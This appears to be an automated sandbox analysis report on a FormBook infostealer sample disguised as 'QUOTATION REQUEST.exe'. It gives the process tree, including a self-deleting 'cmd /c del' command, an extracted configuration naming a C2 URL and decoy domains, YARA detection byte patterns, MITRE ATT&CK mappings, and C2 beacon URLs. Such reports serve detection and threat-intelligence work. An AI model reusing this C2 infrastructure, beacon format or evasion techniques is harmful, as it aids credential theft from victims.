ID: 402973
Sample Name: QUOTATION REQUEST.exe
Cookbook: default.jbs
Time: 16:49:20
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report QUOTATION REQUEST.exe

Overview


General Information

Sample Name:	QUOTATION REQUEST.exe
Analysis ID:	402973
MD5:	64af41000584694.
SHA1:	707c77c61fafdd7..
SHA256:	fea7b692b71803e.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…
- Tries to detect sandboxes and other…

Classification



Startup

- **System is w10x64**
- QUOTATION REQUEST.exe (PID: 4660 cmdline: 'C:\Users\user\Desktop\QUOTATION REQUEST.exe' MD5: 64AF41000584694858D0FCC37B1BF69B)
  - QUOTATION REQUEST.exe (PID: 4112 cmdline: C:\Users\user\Desktop\QUOTATION REQUEST.exe MD5: 64AF41000584694858D0FCC37B1BF69B)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - wlanext.exe (PID: 5268 cmdline: C:\Windows\SysWOW64\wlanext.exe MD5: CD1ED9A48316D58513D8ECB2D55B5C04)
        - cmd.exe (PID: 5784 cmdline: /c del 'C:\Users\user\Desktop\QUOTATION REQUEST.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.pedroiniesta.net/n7ad/"
  ],
  "decoy": [
    "orchardevent.com",
    "inthebeginningshop.com",
    "keodm.com",
    "hangthejury.com",
    "cannabisllp.com",
    "letsratethis.com",
    "milanfashionperu.com",
    "adcvip.com",
    "professionalcprclasses.com",
    "checkmytradesmanswork.com",
    "sloanksmith.com",
    "apnajamshedpur.com",
    "665448.com",
    "zryld.com",
    "cabot.city",
    "graet.design",
    "furbabiesandflowers.com",
    "silkisensations.com",
    "sawubonastore.com",
    "screenwinz18.com",
    "freecleanlimpieza.com",
    "kthayerart.com",
    "domennyarendi12.net",
    "buffalobooze.com",
    "1066704.com",
    "godstrader.com",
    "wheyfordays.com",
    "liquidacion-express.com",
    "cinmax.xyz",
    "evamikko.com",
    "bestsellerselect.com",
    "fr-doms1.xyz",
    "publicoon.com",
    "sciencecopy.com",
    "buenosbison.icu",
    "senecadeer.com",
    "madisonroselove.com",
    "momanent.com",
    "colabchat.com",
    "oodledesigns.com",
    "dowershop.com",
    "shop-daily.info",
    "ivoyletdigital.com",
    "cqyuebing.net",
    "market-failure10.com",
    "lcpcap.com",
    "textmining.pro",
    "rodrigueslawgroup.com",
    "justwearshape.com",
    "famharmonie.com",
    "sublimationsuperstore.com",
    "xoyicgv.icu",
    "ejaysaffordablewebdesigns62.xyz",
    "sendanangelofhope.com",
    "ezglassandgifts.com",
    "stpl.world",
    "weddingmaskswv.com",
    "iprognos.com",
    "louanatummers.com",
    "businessboxitalia.network",
    "hk-duravit.com",
    "bbss2020.com",
    "tomojapanesetogo.com",
    "organicmatico.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.269105881.0000000001260000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.269105881.0000000001260000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.269105881.0000000001260000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.481398229.0000000000ED0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.481398229.0000000000ED0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.QUOTATION REQUEST.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.QUOTATION REQUEST.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.2.QUOTATION REQUEST.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
3.2.QUOTATION REQUEST.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.2.QUOTATION REQUEST.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 4 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Initial sample is a PE file and has a suspicious name

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phor Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 5 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QUOTATION REQUEST.exe	19%	Virustotal		Browse
QUOTATION REQUEST.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.2.QUOTATION REQUEST.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.madisonroselove.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.letsratethis.com/n7ad/?bl=1rASbdTsLtsxQtx7SVeMPm6+5xONVyhrdB7mHEgQEcexlDozAv+yH2W2ARkxKFvsjoxU&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.buffalobooze.com/n7ad/?bl=3Beq3lgI6UHTLP/Ph9xH30PGCdCNNtH+lu9vUppUW1NTSJAeHuoOIBtndyRiz3KwYif9&uTgL=M6Al	0%	Avira URL Cloud	safe	
www.pedroiniesta.net/n7ad/	0%	Avira URL Cloud	safe	
http://www.freecleanlimpieza.com/n7ad/?bl=m2HasfwKJqOnivj33UsuzcdiGSf95h/71RH21qYEgR61Ll0cP2jFCaQDWCmKDc63e7Zh&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.sloanksmith.com/n7ad/?bl=Eq/FwtusPiugr/rOaWravHpFP32Pbco6wnD+p0CDgWeo4mVef5wl6f/Ws9GFZd9hVlol&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.checkmytradesmanswork.com/n7ad/?bl=Puv/nYz2ehHi82u6CLpica4tA5y7A2oAoTVRqDemxJRG3nb9hDTrPyPUdUehoaPW3KLQ&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://https://www.freecleanlimpieza.com/n7ad/?bl=m2HasfwKJqOnivj33UsuzcdiGSf95h/71RH21qYEgR61Ll0cP2jFCaQDW	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.graet.design/n7ad/?bl=2U/v4DZudtCtKNEpNcyI8CRPeodRf0lJyZopOKgcJ9ZvO/nIRtlTdWl2MHOFm/qEgPrh&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.madisonroselove.com/n7ad/?bl=qa2xgx7e5WCBLzYnkogL20jLY4d2MJB4UugdV3pZH4CGnIGrQzpXbQB2X2xqi6qVP90G&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.inthebeginningshop.com/n7ad/?bl=0nOrGG/dP8nX9ss6J8VJCOtskRWUcCjTb/L7IGsTqq8ZAGYUgptJ/YsQJEIM2Q4SHR3g&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.pedroiniesta.net/n7ad/?bl=Qaff1jmf/WOjI2zVxXueSV7DqvqvSgTESbm8GMviNW1Wc3TSdSF2c0Ut34b2CH/EdSK4&uTgL=M6Al	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.cannabisllp.com/n7ad/?bl=Nvf62Ubmifj7PfGA1A/q0uZrlG7ppTSV9dUQibuGvO9bggeeu0voIlbclGtGRlSBmBIt&uTgL=M6Al	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.madisonroselove.com	81.17.18.196	true	true	• 0%, Virustotal, Browse	unknown
www.sloanksmith.com	74.208.236.36	true	true		unknown
letsratethis.com	34.102.136.180	true	false		unknown
www.pedroiniesta.net	206.189.50.215	true	true		unknown
checkmytradesmanswork.com	34.102.136.180	true	false		unknown
cannabisllp.com	34.102.136.180	true	false		unknown
inthebeginningshop.com	34.102.136.180	true	false		unknown
www.graet.design	46.30.211.38	true	true		unknown
buffalobooze.com	34.102.136.180	true	false		unknown
freecleanlimpieza.com	192.185.131.134	true	true		unknown
www.zryld.com	unknown	unknown	true		unknown
www.shop-daily.info	unknown	unknown	true		unknown
www.xoyicgv.icu	unknown	unknown	true		unknown
www.letsratethis.com	unknown	unknown	true		unknown
www.inthebeginningshop.com	unknown	unknown	true		unknown
www.freecleanlimpieza.com	unknown	unknown	true		unknown
www.buffalobooze.com	unknown	unknown	true		unknown
www.checkmytradesmanswork.com	unknown	unknown	true		unknown
www.colabchat.com	unknown	unknown	true		unknown
www.bestsellerselect.com	unknown	unknown	true		unknown
www.cannabisllp.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.letsratethis.com/n7ad/?bl=1rASbdTsLtsxQtx7SVeMPm6+5xONVyhrdB7mHEgQEcexIDozAv+yH2W2ARkxKFvsjoxU&uTgL=M6Al	false	• Avira URL Cloud: safe	unknown
http://www.buffalobooze.com/n7ad/?bl=3Beq3lgI6UHTLP/Ph9xH30PGCdCNNtH+lu9vUppUW1NTSJAeHuoOIBtndyRiz3KwYif9&uTgL=M6Al	false	• Avira URL Cloud: safe	unknown
www.pedroiniesta.net/n7ad/	true	• Avira URL Cloud: safe	low
http://www.freecleanlimpieza.com/n7ad/?bl=m2HasfwKJqOnivj33UsuzcdiGSf95h/71RH21qYEgR61Ll0cP2jFCaQDWCmKDc63e7Zh&uTgL=M6Al	true	• Avira URL Cloud: safe	unknown
http://www.sloanksmith.com/n7ad/?bl=Eq/FwtusPiugr/rOaWravHpFP32Pbco6wnD+p0CDgWeo4mVef5wl6f/Ws9GFZd9hVlol&uTgL=M6Al	true	• Avira URL Cloud: safe	unknown
http://www.checkmytradesmanswork.com/n7ad/?bl=Puv/nYz2ehHi82u6CLpica4tA5y7A2oAoTVRqDemxJRG3nb9hDTrPyPUdUehoaPW3KLQ&uTgL=M6Al	false	• Avira URL Cloud: safe	unknown
http://www.graet.design/n7ad/?bl=2U/v4DZudtCtKNEpNcyI8CRPeodRf0IJyZopOKgcJ9ZvO/nIRtlTdWl2MHOFm/qEgPrh&uTgL=M6Al	true	• Avira URL Cloud: safe	unknown
http://www.madisonroselove.com/n7ad/?bl=qa2xgx7e5WCBLzYnkogL20jLY4d2MJB4UugdV3pZH4CGnIGrQzpXbQB2X2xqi6qVP90G&uTgL=M6Al	true	• Avira URL Cloud: safe	unknown
http://www.inthebeginningshop.com/n7ad/?bl=0nOrGG/dP8nX9ss6J8VJCOtskRWUcCjTb/L7IGsTqq8ZAGYUgptJ/YsQJEIM2Q4SHR3g&uTgL=M6Al	false	• Avira URL Cloud: safe	unknown
http://www.pedroiniesta.net/n7ad/?bl=Qaff1jmf/WOjI2zVxXueSV7DqvqvSgTESbm8GMviNW1Wc3TSdSF2c0Ut34b2CH/EdSK4&uTgL=M6Al	true	• Avira URL Cloud: safe	unknown

